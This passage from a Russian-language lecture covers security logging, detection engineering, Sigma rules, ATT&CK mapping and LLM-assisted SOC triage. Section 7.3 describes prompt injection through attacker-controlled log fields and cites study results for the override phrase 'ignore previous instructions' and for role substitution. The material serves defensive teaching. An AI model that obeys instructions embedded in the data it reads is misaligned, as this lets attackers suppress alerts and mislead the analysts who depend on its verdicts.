Автоматическая обработка	Объединение повторных срабатываний, дополнение сведениями о пользователе и узле, приоритизация, закрытие заведомо известных ситуаций	Сигналы в очереди разбора
1-я линия	Первичный разбор сигнала по инструкции, отсев ложных срабатываний, классификация	Закрытый сигнал или передача на 2-ю линию
2-я линия	Расследование: сбор связанных событий, определение масштаба и затронутых активов	Признанный инцидент и меры реагирования
3-я линия	Сложные расследования, проактивный поиск угроз, разработка и настройка правил	Новые и уточнённые правила

Пирамида замыкается обратной связью: результаты разбора на всех линиях возвращаются в настройку правил. Каждое ложное срабатывание, отсеянное первой линией, — это повод уточнить правило, иначе очередь разбора растёт, а внимание аналитиков рассеивается. Качество правил, рассматриваемое в разделе 6, непосредственно определяет нагрузку на линии.

5 Разработка правил обнаружения

5.1 Жизненный цикл правила

Сл. 26, 27

Деятельность по разработке, проверке, внедрению и сопровождению правил обнаружения называется **инженерией обнаружения**. Правило является инженерным изделием и проходит жизненный цикл, показанный на рисунке 6.




Рисунок 6 — Жизненный цикл правила обнаружения

На этапе проверки правило применяется к накопленным данным: устанавливается, срабатывает ли оно на известных атаках и сколько срабатываний даёт на обычной активности. На этапе настройки уточняются пороги и исключения с оценкой последствий каждого изменения. Внедрение начинается с режима наблюдения, в котором сигналы не передаются аналитикам, и лишь затем правило переводится в рабочий режим. Периодический пересмотр необходим, поскольку система, её пользователи и нарушители меняются.

Сл. 28

Ключевым является первый этап. **Гипотезой обнаружения** называется предположение о том, какой след в журнале оставляет действие нарушителя и чем этот след отличается от следа легитимной активности. Гипотезу удобно формулировать по шаблону, показанному в таблице 17 на примере подбора пароля. Последний элемент шаблона заранее называет будущие ложные срабатывания.

Таблица 17 — Шаблон гипотезы обнаружения

Элемент	Шаблон	Пример: подбор пароля
Действие	Если нарушитель выполняет действие X	подбирает пароль к учётной записи (T1110.001)
Источник	то в журнале источника S	сервиса аутентификации
След	появится след Z	серия записей `auth.login` с результатом «неудача»
Отличие	отличающийся признаком P	для одной учётной записи за короткое время
Легитимные причины	легитимно возникает в ситуациях W	пользователь забыл пароль; приложение повторяет вход со старым паролем

Сл. 29

По сложности условия различают четыре вида правил (таблица 18). **Корреляцией событий** называется совместный анализ нескольких событий, связанных общими признаками — субъектом, адресом, идентификатором запроса — и временем. От первого вида к последнему растут выразительность правил, вычислительные затраты и зависимость от качества данных.

Таблица 18 — Виды правил обнаружения

Вид правила	Пример	Хранимое состояние
По одиночному событию	Отключение второго фактора	Не требуется
С агрегацией по окну	Пять и более неудачных входов в учётную запись за 10 минут	Счётчики по ключу в пределах окна
По последовательности	Серия неудачных входов, затем успешный вход в ту же учётную запись	Пройденные шаги по каждому ключу
С корреляцией источников	Подбор пароля, вход, выгрузка данных через другой сервис	Состояние по нескольким потокам

5.2 Окно агрегации и ключ группировки

Сл. 30

Правило с агрегацией задаётся тремя параметрами. **Окно агрегации** — интервал времени, в пределах которого подсчитываются события. **Ключ группировки** — поле записи, по значениям которого события разделяются на независимые группы. **Порог** — значение подсчитанной величины, при достижении которого формируется сигнал.

Различают три способа построения окна. **Фиксированное окно** делит время на непересекающиеся интервалы и разрезает серию, попавшую на границу интервалов. **Скользящее окно** для каждого нового события рассматривает интервал заданной длины, оканчивающийся этим событием, и серию не разрезает. **Сессионное окно** продолжается, пока промежуток между

соседними событиями не превышает заданной величины. Различие показано на рисунке 7.



Рисунок 7 — Пять неудачных попыток входа при пороге в пять событий: фиксированные десятиминутные окна разрезают серию, скользящее и сессионное окна её обнаруживают

Сл. 31

Ключ группировки определяет, какую атаку правило способно обнаружить (таблица 19). Поэтому для одной угрозы нередко нужны несколько правил с разными ключами.

Таблица 19 — Влияние ключа группировки на обнаружение

Ключ и величина	**Обнаруживает**	**Не обнаруживает**
Учётная запись; число неудач	Подбор пароля к одной учётной записи, в том числе с многих адресов	Распыление паролей (T1110.003): одна-две попытки на учётную запись
Адрес источника; число неудач	Подбор и распыление с одного адреса	Подбор с множества адресов; ложно срабатывает на узлах трансляции адресов
Адрес источника; число различных учётных записей	Распыление паролей с одного адреса	Подбор к одной учётной записи

Выбор правил учитывает и реализованные меры защиты. Если учётная запись блокируется после нескольких неудачных попыток входа, подбор пароля к одной учётной записи останавливается блокировкой, а нарушитель, знающий политику, держится ниже порога. Распыление паролей блокировка не останавливает вовсе, и именно для него правило обнаружения необходимо.

5.3 Формат правил Sigma

Сл. 32

Правила обнаружения пишутся на языке конкретной системы, что затрудняет обмен правилами и смену системы. Открытый формат Sigma [18] позволяет записать правило один раз в YAML, в терминах источника и полей записи, а затем преобразовать его в язык целевой системы инструментами pySigma и sigma-cli. Поле `logsource` описывает вид источника, а конвейеры преобразования сопоставляют поля правила с полями целевой схемы. Правило по одиночному событию:

```yaml
title: Отключение второго фактора аутентификации
id: 3f0c6a52-8d7e-4b8f-9a61-2c5d0e7b1a94
name: mfa_disabled
status: experimental
logsource:
    product: webapp
    service: auth
detection:
    selection:
        event_type: auth.mfa.disable
        outcome: success
    filter_helpdesk:
        context.ticket_id|exists: true   # отключено по заявке
    condition: selection and not filter_helpdesk
falsepositives:
    - Утрата устройства, оформленная без заявки
level: high
tags:
    - attack.credential-access
    - attack.t1556.006
```

Назначение основных полей правила приведено в таблице 20.

Таблица 20 — Основные поля правила Sigma

Поле	Назначение
`title`, `id`, `name`	Название, уникальный идентификатор и имя для ссылок из других правил
`logsource`	Вид источника записей
`detection`	Именованные наборы условий: внутри набора — логическое «И», для списка значений поля — «ИЛИ»; модификаторы `|contains`, `|startswith`, `|exists` уточняют сравнение
`condition`	Логическое выражение над наборами; набор `filter_…` с `and not` документирует известные легитимные ситуации
`falsepositives`	Ситуации возможных ложных срабатываний
`level`, `tags`	Важность сигнала; связь с тактиками и техниками MITRE ATT&CK

Сл. 33

Агрегация по времени описывается отдельными **правилами корреляции** [19], которые ссылаются на базовые правила по `name` или `id`. Виды корреляции: `event_count` — подсчёт событий, `value_count` — подсчёт

различных значений поля, `temporal` — появление всех событий в окне в любом порядке, `temporal_ordered` — в заданном порядке. Документы YAML в одном файле разделяются строкой `---`. Правило «успешный вход после серии неудачных попыток»:

```yaml
title: Успешный вход после серии неудачных попыток
id: 9b2d7c1e-5a3f-4e8b-b6d0-1f2a3c4d5e6f
correlation:
    type: temporal_ordered
    rules: [failed_login_burst, successful_login]
    group-by: [actor.id]
    timespan: 15m
level: high
tags: [attack.initial-access, attack.t1078, attack.t1110.001]
---
title: Серия неудачных входов в учётную запись
id: 2c4e6a8b-1d3f-4a5b-8c7d-9e0f1a2b3c4d
name: failed_login_burst
correlation:
    type: event_count
    rules: [failed_login]
    group-by: [actor.id]
    timespan: 10m
    condition: {gte: 5}
---
title: Неудачный вход
id: 5e7a9c1b-3d5f-4b6a-9c8d-0e1f2a3b4c5d
name: failed_login
logsource: {product: webapp, service: auth}
detection:
    selection: {event_type: auth.login, outcome: failure}
    condition: selection
---
title: Успешный вход
id: 6f8b0d2c-4e6a-4c7b-8d9e-1f2a3b4c5d6e
name: successful_login
logsource: {product: webapp, service: auth}
detection:
    selection: {event_type: auth.login, outcome: success}
    condition: selection
```

В правилах, подготовленных до 2024 г., встречается устаревшая запись агрегации непосредственно в условии (`condition: selection | count() by source_ip > 5`) с полем `timeframe`; версия 2.0 спецификации заменила её правилами корреляции.

Формат Sigma фиксирует логику правила, но не его обоснование. Обоснование удобно оформлять по образцу Palantir ADS [20]: цель, связь с техниками ATT&CK, стратегия и источники, слепые зоны и допущения, известные ложные срабатывания, способ проверки и порядок действий при срабатывании.

5.4 Сопоставление правил с MITRE ATT&CK

Сл. 34

В базе знаний MITRE ATT&CK [2] **тактика** описывает цель нарушителя на определённом этапе атаки, а **техника** — способ её достижения. Сопоставление правил с техниками обеспечивает общий язык с аналитиками и позволяет выявить техники, не охваченные ни одним правилом (таблица 21).

Таблица 21 — Сопоставление правил с тактиками и техниками ATT&CK

Правило	Тактика	Техника
Серия неудачных входов в учётную запись	Получение доступа к учётным данным	T1110.001 Подбор пароля
Неудачные входы во многие учётные записи с одного адреса	Получение доступа к учётным данным	T1110.003 Распыление паролей
Успешный вход после серии неудачных	Первоначальный доступ	T1078 Действительные учётные записи
Отключение второго фактора	Получение доступа к учётным данным, обход защиты	T1556.006 Изменение многофакторной аутентификации
Назначение роли администратора	Закрепление, повышение привилегий	T1098 Изменение учётных записей
Массовый просмотр записей	Сбор данных	T1213 Данные из информационных хранилищ
Изменение настроек регистрации событий	Обход защиты	T1562 Ослабление защиты

По результатам сопоставления строится матрица покрытия, например в ATT&CK Navigator; инструмент DeTT&CT [21] дополнительно оценивает наличие и качество источников данных для каждой техники. Интерпретировать покрытие следует осторожно: правило охватывает конкретный способ выполнения техники, а не технику целиком; правило, опирающееся на нерегистрируемое событие, создаёт лишь видимость покрытия; доля покрытых техник как целевой показатель побуждает писать слабые правила на каждую технику вместо надёжных правил для актуальных угроз.

6 Оценка качества обнаружения

6.1 Показатели Precision и Recall

Сл. 35, 36

Каждый исход работы правила относится к одному из четырёх видов, образующих матрицу ошибок (таблица 22).

Таблица 22 — Матрица ошибок правила обнаружения

	Атака была	**Атаки не было**
Правило сработало	TP (true positive) истинное срабатывание	FP (false positive) ложное срабатывание
Правило не сработало	FN (false negative) пропуск	TN (true negative) истинное несрабатывание

Число TN в задаче обнаружения определено плохо, поскольку легитимных действий практически неограниченно много. Поэтому качество правила характеризуют показателями, от TN не зависящими:

$$\mathrm{Precision} = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FP}}, \quad \mathrm{Recall} = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FN}}. \tag{1}$$

Precision (точность) показывает долю истинных срабатываний среди всех срабатываний правила, Recall (полнота) — долю обнаруженных атак среди всех атак. Recall характеризует правило и не связан с полнотой регистрации, характеризующей журнал.

Перед вычислением показателей необходимо условиться о единице учёта. Принято считать Precision по сигналам (доля сигналов, относящихся к действительным атакам), а Recall — по сценариям атак (доля сценариев, обнаруженных хотя бы одним сигналом). При таком соглашении правило, выдавшее сто сигналов на одну атаку, имеет высокий Precision, но перегружает первую линию; эта проблема решается объединением повторных срабатываний, а не изменением способа расчёта.

Сл. 37

Атаки составляют ничтожную долю событий. Правило, ложно срабатывающее лишь на 0,1 % легитимных событий, при потоке в миллион событий в сутки даёт около тысячи FP против единиц TP, то есть Precision ниже 1 %. Поэтому малая доля ошибок на отдельных событиях ещё не означает пригодности правила. В эксплуатации, кроме того, учитывают объём сигналов в сутки в расчёте на одного аналитика и среднее время от первого действия нарушителя до сигнала.

6.2 Снижение числа ложных срабатываний

Сл. 38

Любой способ снижения числа FP имеет цену: он либо снижает Recall, либо создаёт зависимость от внешних данных (таблица 23).

Таблица 23 — Способы снижения числа ложных срабатываний

Способ	Содержание	Цена
Изменение порога	Повышается порог или требуемая длина серии	Медленная или распределённая атака остаётся ниже порога
Список исключений	Правило не срабатывает на заведомо легитимных источниках: сканере уязвимостей, служебных учётных записях	Нарушитель, действующий от имени исключённого источника, не обнаруживается
Объединение повторных срабатываний	Повторные срабатывания по одному ключу сводятся в один сигнал	При грубой настройке теряются сведения о масштабе атаки
Дополнение контекстом	К сигналу добавляются роль пользователя, значимость узла, репутация адреса	Зависимость от качества справочников
Оценка риска	Сигналы начисляют баллы субъекту; сигнал на разбор формируется при превышении суммы	Сложнее объяснить, почему сигнал сформирован
Подавление известных ситуаций	Правило не срабатывает в описанных легитимных процессах: плановой выгрузке, резервном копировании	Нарушитель может имитировать такую ситуацию

Каждое исключение должно быть узким (конкретный источник и тип события) и иметь ответственного, обоснование и срок пересмотра; иначе оно превращается в постоянную слепую зону.

Сл. 39

Последствия большого потока ложных срабатываний иллюстрирует инцидент в торговой сети Target в 2013 г., когда были похищены данные около 40 млн платёжных карт. Система обнаружения вредоносного программного обеспечения зафиксировала его установку, предупреждения дважды передавались в центр мониторинга, однако мер принято не было, а автоматическое удаление обнаруженного вредоносного программного обеспечения было отключено [22]. Правило без процесса реагирования не защищает, а отказ от автоматической реакции из-за ложных срабатываний является решением о принятии риска и должен фиксироваться явно.

6.3 Правила обнаружения как программный код

Сл. 40

Правило, изменяемое вручную в интерфейсе системы мониторинга, невозможно протестировать, проверить другим специалистом и вернуть к предыдущей версии. Поэтому правила хранят в системе управления версиями и проверяют в конвейере непрерывной интеграции (рисунок 8): изменение, ухудшившее Precision или Recall на размеченном наборе данных, не принимается.




Рисунок 8 — Проверка правил обнаружения в конвейере непрерывной интеграции

7 Искусственный интеллект в обнаружении

7.1 Где применяются методы искусственного интеллекта

Сл. 41, 42

Методы машинного обучения применяются в обнаружении событий безопасности давно, а в последние годы к ним добавились большие языковые модели (LLM). Их использование в промышленных системах мониторинга удобно сопоставить с уровнями пирамиды обработки сигналов (рисунок 5 и таблица 24): классические методы машинного обучения работают на уровне правил и моделей, а языковые модели — на уровнях автоматической обработки, первой линии и инженерии обнаружения.

Таблица 24 — Применение методов искусственного интеллекта на уровнях пирамиды

Уровень пирамиды	Что делает модель	Примеры решений
Правила и модели	Выявление аномалий в журналах (вызовы интерфейсов облака, сетевые соединения, запросы DNS), профили поведения	Amazon GuardDuty по журналам CloudTrail, VPC и DNS; готовые детекции на основе машинного обучения в Splunk Enterprise Security [23]
Автоматическая обработка	Объединение сигналов в цепочку атаки, краткое описание	Elastic Attack Discovery [24]; правило Elastic «LLM-Based Attack Chain Triage by Host» [25]; GuardDuty Extended Threat Detection [26]
1-я линия	Агент разбирает сигнал: собирает контекст, обогащает данными об угрозах, выдаёт вердикт и объяснение	Google Security Operations [27]; агенты Microsoft Security Copilot [28]; Datadog Bits AI Security Analyst [29]; CrowdStrike Charlotte AI Detection Triage [30]
3-я линия	Создание правила по описанию угрозы, запись запросов на языке системы	Агент разработки правил Google Security Operations (язык YARA-L) [27]; ИИ-помощник Elastic (язык ES|QL) [24]

Во всех перечисленных решениях языковая модель не заменяет правила и хранилище событий, а работает над ними. Окончательное решение остаётся за человеком. В Google Security Operations правило, созданное моделью, передаётся аналитику на утверждение до внедрения [27]. Компания CrowdStrike называет свой подход «ограниченной автономностью» [30]. В Datadog после расследования аналитик сам выбирает действие: создать дело, подавить правило, объявить инцидент или закрыть сигнал [29].

Модель подключают и к уже работающим правилам, чтобы сократить число обращений к ней. Показательно правило Elastic: оно выбирает открытые сигналы с оценкой риска выше 21, группирует их по узлу, оставляет узлы, на которых сработали не менее трёх разных правил, и только после этого отправляет сводку модели; в результате остаются случаи, которые модель признала истинными или подозрительными с уверенностью выше 0,7 [25].

7.2 Типовая схема применения

Сл. 43

Общая схема во всех решениях одна: модель предлагает, человек решает (рисунок 9). При разборе сигнала на вход модели подаются сам сигнал, трасса срабатывания и контекст, а на выходе формируются вердикт, уверенность и объяснение. При создании правила модель получает описание угрозы, но её результат проходит тот же жизненный цикл, что и написанное вручную правило (рисунки 6 и 8): проверку синтаксиса и схемы, прогон на размеченных данных, оценку Precision и Recall, режим наблюдения.




Рисунок 9 — Модель предлагает, человек решает

7.3 Риски применения моделей

Сл. 44

Использование языковой модели создаёт собственные угрозы (таблица 25). Главная из них прямо продолжает вывод об уязвимости Log4Shell: данные, попадающие в журнал, остаются недоверенным вводом, и теперь это относится и к модели, которая читает журнал.

Таблица 25 — Риски применения языковых моделей в обнаружении

Риск	Как проявляется	Мера
Внедрение инструкций через журнал	Поля, которыми управляет нарушитель (User-Agent, адрес страницы, запрос DNS, имя пользователя), содержат текст-указание для модели, и вердикт искажается	Считать содержимое журнала недоверенным вводом; ограничивать формат ответа; не давать модели действий без одобрения человека
Несуществующие поля и техники	Модель использует поля, которых нет в схеме, или неверно сопоставляет технику ATT&CK	Проверка синтаксиса и схемы в конвейере, прогон на данных
Петля обратной связи	Ответ модели записывается в тот же журнал и снова поступает на разбор	Отдельное хранилище для ответов, исключение их из анализа
Стоимость и задержка	Каждый сигнал означает обращение к модели	Предварительный отбор правилами, отправка только лучших кандидатов

Опасность внедрения инструкций количественно оценена в исследовании [31]. Прямое указание «игнорируй прежние инструкции» не подавило ни одной вредоносной записи, а подмена роли модели подавила 68 % вредоносных записей при простой постановке задачи; при обобщении содержимого журнала успех внедрения без защиты достигал 96 %. Лучшая из проверенных мер снизила среднюю долю успешных внедрений с 26,6 % до 11,8 %, но не устранила их. Авторы рекомендуют относиться к содержимому журнала как к вводу, подготовленному противником.

7.4 Оценка качества компонентов с моделью

Сл. 45

Качество решения с языковой моделью измеряют теми же показателями, что и качество правила: Precision и Recall на размеченных данных (раздел 6). Заявления производителей нужно читать внимательно. Например, CrowdStrike сообщает о совпадении более чем в 98 % случаев с решениями аналитиков собственной службы управляемого обнаружения [30]. Это согласие с экспертами, а не проверка по достоверно известным результатам, и доля пропусков не приводится.

Независимая оценка скромнее. Эталонный набор SecAlertBench содержит 8322 записи оповещений 241 типа, взятые из центров мониторинга трёх крупных организаций; на нём проверено 16 моделей [32]. В среднем модели обнаруживали 79,71 % атак (полнота), значение F1 составило 70,92 %, а доля ложных срабатываний на безвредных записях — 44,13 %. Авторы делают вывод: модели полезны как помощники первой линии,

но до самостоятельного применения им нужно существенно улучшиться. Поэтому решение с моделью принимают в эксплуатацию так же, как правило: проверка на размеченных данных, режим наблюдения, сравнение с решениями аналитиков и периодический пересмотр.

ЗАКЛЮЧЕНИЕ

Сл. 46

Главное по каждой главе лекции сведено в таблицу 26.

Таблица 26 — Основные положения лекции

Глава	Главное
1. Журнал безопасности в защищённой системе	Не записано — не обнаружено
2. Требования к событиям безопасности	Единый формат данных
3. Журнал как доказательство	Полнота регистрации, целостность, достоверность времени, привязка к субъекту, сохранность
4. Архитектура системы сбора и анализа журналов	Сбор, доставка, хранение, обнаружение, разбор сигналов
5. Разработка правил обнаружения	Правило превращает журнал из архива в средство обнаружения атак
6. Оценка качества обнаружения	Каждое правило нужно оценивать: точность (Precision) и полнота (Recall)
7. Искусственный интеллект в обнаружении	Модель предлагает, человек решает; журнал — недоверенный ввод и для модели; качество измеряется теми же Precision и Recall

На практическом занятии 3 правила разрабатываются и проверяются на учебном журнале веб-приложения, сформированном по схеме из таблицы 5: реализуется скользящее окно агрегации, разрабатывается не менее шести правил, вычисляются Precision и Recall и предлагаются меры снижения ложных срабатываний.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Dark Reading. FireEye's Mandia: «Severity-Zero Alert» Led to Discovery of SolarWinds Attack [Электронный ресурс]. 2021. URL: https://www.darkreading.com/threat-intelligence/fireeyes-mandia-severity-zero-alert-led-to-discovery-of-solarwinds-attack.

2. The MITRE Corporation. MITRE ATT&CK: Adversarial Tactics, Techniques, and Common Knowledge [Электронный ресурс]. URL: https://attack.mitre.org/.

3. OWASP Foundation. OWASP Top 10:2025. A09:2025 – Security Logging and Alerting Failures [Электронный ресурс]. 2025. URL: https://owasp.org/Top10/2025/A09_2025-Security_Logging_and_Alerting_Failures/.

4. NIST National Vulnerability Database. CVE-2021-44228: Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints [Электронный ресурс]. 2021. URL: https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

5. OWASP Foundation. Application Security Verification Standard 5.0.0. Chapter V16: Security Logging and Error Handling [Электронный ресурс]. 2025. URL: https://github.com/OWASP/ASVS.

6. OWASP Foundation. Logging Cheat Sheet [Электронный ресурс]. 2025. URL: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html.

7. Kent K., Souppaya M. Guide to Computer Security Log Management: technical report SP 800–92. 2006.

8. Schneier B., Kelsey J. Secure Audit Logs to Support Computer Forensics // ACM Transactions on Information and System Security. 1999. Т. 2, № 2. Сс. 159–176.

9. Crosby S. A., Wallach D. S. Efficient Data Structures for Tamper-Evident Logging // Proceedings of the 18th USENIX Security Symposium. 2009. Сс. 317–334.

10. OpenTelemetry Authors. Announcing the Elastic Common Schema (ECS) and OpenTelemetry Semantic Convention Convergence [Электронный

ресурс]. 2023. URL: https://opentelemetry.io/blog/2023/ecs-otel-semconv-convergence/.

11. OCSF Project. Open Cybersecurity Schema Framework [Электронный ресурс]. 2025. URL: https://schema.ocsf.io/.
12. Wazuh Inc. Wazuh Documentation. Data analysis: rules and decoders [Электронный ресурс]. 2025. URL: https://documentation.wazuh.com/current/user-manual/ruleset/index.html.
13. OpenSearch Project. Security Analytics. OpenSearch Documentation [Электронный ресурс]. 2025. URL: https://docs.opensearch.org/latest/security-analytics/.
14. Elastic N.V. Licensing FAQ: Elasticsearch and Kibana under AGPLv3, SSPL and Elastic License 2.0 [Электронный ресурс]. 2024. URL: https://www.elastic.co/pricing/faq/licensing.
15. Grafana Labs. Grafana Loki Documentation [Электронный ресурс]. 2025. URL: https://grafana.com/docs/loki/latest/.
16. Graylog Inc. Graylog Open. Licensing under Server Side Public License [Электронный ресурс]. 2021. URL: https://graylog.org/post/graylog-v4-0-licensing-sspl/.
17. Security Onion Solutions. Security Onion 2.4 Documentation. Detections [Электронный ресурс]. 2025. URL: https://docs.securityonion.net/en/2.4/detections.html.
18. SigmaHQ. Sigma Rules Specification. Version 2.1.0 [Электронный ресурс]. 2025. URL: https://github.com/SigmaHQ/sigma-specification.
19. SigmaHQ. Sigma Correlation Rules Specification. Version 2.1.0 [Электронный ресурс]. 2025. URL: https://github.com/SigmaHQ/sigma-specification/blob/main/specification/sigma-correlation-rules-specification.md.
20. Palantir. Alerting and Detection Strategy Framework [Электронный ресурс]. 2017. URL: https://github.com/palantir/alerting-detection-strategy-framework.
21. Rabobank CDC. DeTT&CT: Detect Tactics, Techniques & Combat Threats [Электронный ресурс]. URL: https://github.com/rabobank-cdc/DeTTECT.

22. U.S. Senate Committee on Commerce, Science, and Transportation. A «Kill Chain» Analysis of the 2013 Target Data Breach. Majority Staff Report for Chairman Rockefeller: technical report. 2014.

23. Cisco. Cisco Live 2025, session BRKSEC-2801 (conference presentation on Splunk security detections) [Электронный ресурс]. 2025. URL: https://www.ciscolive.com/c/dam/r/ciscolive/global-event/docs/2025/pdf/BRKSEC-2801.pdf.

24. Elastic. AI for security. Elastic Security documentation [Электронный ресурс]. 2026. URL: https://www.elastic.co/docs/solutions/security/ai (дата обращения: 28.10.2026).

25. Ayenson M., Bousseaden S. Beyond Behaviors: AI-Augmented Detection Engineering with ES|QL COMPLETION [Электронный ресурс]. 2026. URL: https://www.elastic.co/security-labs/beyond-behaviors-ai-augmented-detection-engineering-with-esql-completion.

26. Amazon Web Services. Introducing Amazon GuardDuty Extended Threat Detection: AI/ML attack sequence identification for enhanced cloud security [Электронный ресурс]. 2024. URL: https://aws.amazon.com/blogs/aws/introducing-amazon-guardduty-extended-threat-detection-aiml-attack-sequence-identification-for-enhanced-cloud-security.

27. Google Cloud. Agentic defense with Google Security Operations [Электронный ресурс]. 2026. URL: https://cloud.google.com/solutions/agentic-soc (дата обращения: 28.10.2026).

28. Microsoft. RSA Conference 2025: Security Copilot agents now in preview [Электронный ресурс]. 2025. URL: https://techcommunity.microsoft.com/blog/securitycopilotblog/rsa-conference-2025-security-copilot-agents-now-in-preview/4406797.

29. Datadog. Bits AI Security Analyst [Электронный ресурс]. 2026. URL: https://docs.datadoghq.com/bits_ai/bits_ai_security_analyst (дата обращения: 28.10.2026).

30. CrowdStrike. CrowdStrike Leads Agentic AI Innovation in Cybersecurity with Charlotte AI Detection Triage [Электронный ресурс]. 2025. URL: https://www.crowdstrike.com/en-us/blog/agentic-ai-innovation-in-cybersecurity-charlotte-ai-detection-triage/.

31. Pandey R., Bhujang A. Poisoning the Watchtower: Prompt Injection Attacks Against LLM-Augmented Security Operations Through Adversarial Log Content [Электронный ресурс]. 2026. URL: https://arxiv.org/abs/2605.24421.

32. SecAlertBench: Evaluating Large Language Models for Tier-1 Alert Triage in Security Operations Centers [Электронный ресурс]. 2026. URL: https://github.com/Dxsssu/SecAlertBench (дата обращения: 28.10.2026).

ПРИЛОЖЕНИЕ А

Вопросы для самопроверки

Каждый вопрос сопровождается кратким ответом, составленным по материалу лекции.

1. Какие два положения определения события безопасности объясняют, почему регистрируются и штатные действия пользователей?

Ответ. Первое — событие «зафиксировано в обрабатываемом виде»: действие, о котором не осталось записи, невозможно ни обнаружить, ни расследовать. Второе — событие указывает лишь на «возможное» нарушение: значимость события видна только в контексте других событий. Успешный вход сам по себе нормален, но после серии неудачных попыток он может завершать подбор пароля. Поэтому записываются и штатные действия, а их значимость устанавливается при анализе.

2. Почему событие «повышение привилегий» нельзя включить в каталог событий в таком виде? Какие события следует регистрировать вместо него?

Ответ. «Повышение привилегий» — это вывод, сделанный по совокупности фактов, а не факт, который может записать какой-либо компонент системы. Регистрировать нужно сами факты: назначение ролей (`iam.role.assign`) и отказы в доступе к функциям администрирования (`authz.access` с результатом «неудача»). Вывод о попытке повышения привилегий делает правило обнаружения.

3. На какие вопросы отвечает запись о событии безопасности? Какие поля для этого нужны?

Ответ. Запись отвечает на вопросы: когда (`timestamp`), что произошло (`event_type`), чем закончилось (`outcome`), кто действовал (`actor`), откуда (`source_ip`), кто записал (`service`) и какие подробности (`context`).

4. Как сопоставлять записи о действиях одного пользователя, не записывая его адрес электронной почты в открытом виде?

Ответ. Записывать внутренний идентификатор пользователя, а если адрес всё же нужен — его псевдоним, вычисленный с секретным ключом (HMAC). Один и тот же адрес всегда даёт один и тот же псевдоним, поэтому

записи одного человека сопоставимы, а узнать сам адрес может только владелец ключа.

5. Какие две атаки на журнал не обнаруживает цепочка хеш-значений без внешней фиксации? Как их нейтрализовать?

Ответ. Это отбрасывание последних записей (оставшаяся часть цепочки корректна) и пересчёт всей цепочки тем, кто контролирует хранилище. Обе атаки нейтрализуются периодической фиксацией последнего хеш-значения вне хранилища — в системе, недоступной нарушителю, или у независимой службы отметок времени, — либо заверением записей ключом, недоступным администратору хранилища.

6. Зачем в архитектуре системы сбора журналов нужен брокер сообщений? Что произойдёт при отказе хранилища без него?

Ответ. Брокер разделяет сбор и анализ: сглаживает пики нагрузки, накапливает записи, пока хранилище недоступно, и позволяет повторно обработать поток новыми правилами. Без брокера при отказе хранилища записи, не поместившиеся в буфер агентов, теряются: в журнале возникает пробел, а вместе с ним теряются возможные доказательства.

7. Чем различаются потоковое применение правил и применение по расписанию? Как способ влияет на задержку обнаружения?

Ответ. При потоковой обработке правило проверяется при поступлении каждой записи, поэтому задержка обнаружения минимальна, но правилу доступна лишь недавняя история в пределах окна. При обработке по расписанию правило периодически выполняется как запрос к хранилищу: доступна вся история, но задержка обнаружения не меньше периода запуска.

8. Какие критерии следует учитывать при выборе открытой SIEM? Почему лицензия является одним из них?

Ответ. Учитывают лицензию и допустимую модель использования, поддержку правил Sigma, наличие агентов для имеющихся источников, стоимость хранения нужного объёма за нужный срок и квалификацию команды. Лицензия важна потому, что SSPL и Elastic License 2.0 не являются открытыми в смысле Open Source Initiative и ограничивают предоставление системы как услуги, а часть функций некоторых решений доступна только платно.

9. Как качество правил обнаружения влияет на нагрузку первой линии? Каким образом пирамида обработки сигналов замыкается обратной связью?

Ответ. Каждое ложное срабатывание первая линия разбирает вручную. Правила с низкой точностью переполняют очередь, и истинные сигналы теряются среди ложных, как в инциденте с Target. Обратная связь состоит в том, что результаты разбора на всех линиях возвращаются в настройку правил: отсеянное ложное срабатывание становится поводом уточнить правило, а третья линия разрабатывает новые правила.

10. Пять неудачных попыток входа произошли в 09:07–09:12, порог правила — пять событий за 10 минут. При каком способе построения окна правило не сработает и почему?

Ответ. Правило не сработает при фиксированных окнах 09:00–09:10 и 09:10–09:20: в первое попадают три события, во второе два, и порог не достигается ни в одном. Скользящее окно 09:03–09:12 содержит все пять событий, сессионное окно — тоже, поскольку промежутки между попытками малы.

11. Почему правило «пять неудачных попыток на учётную запись» не обнаруживает распыление паролей? Какое правило нужно для этой атаки?

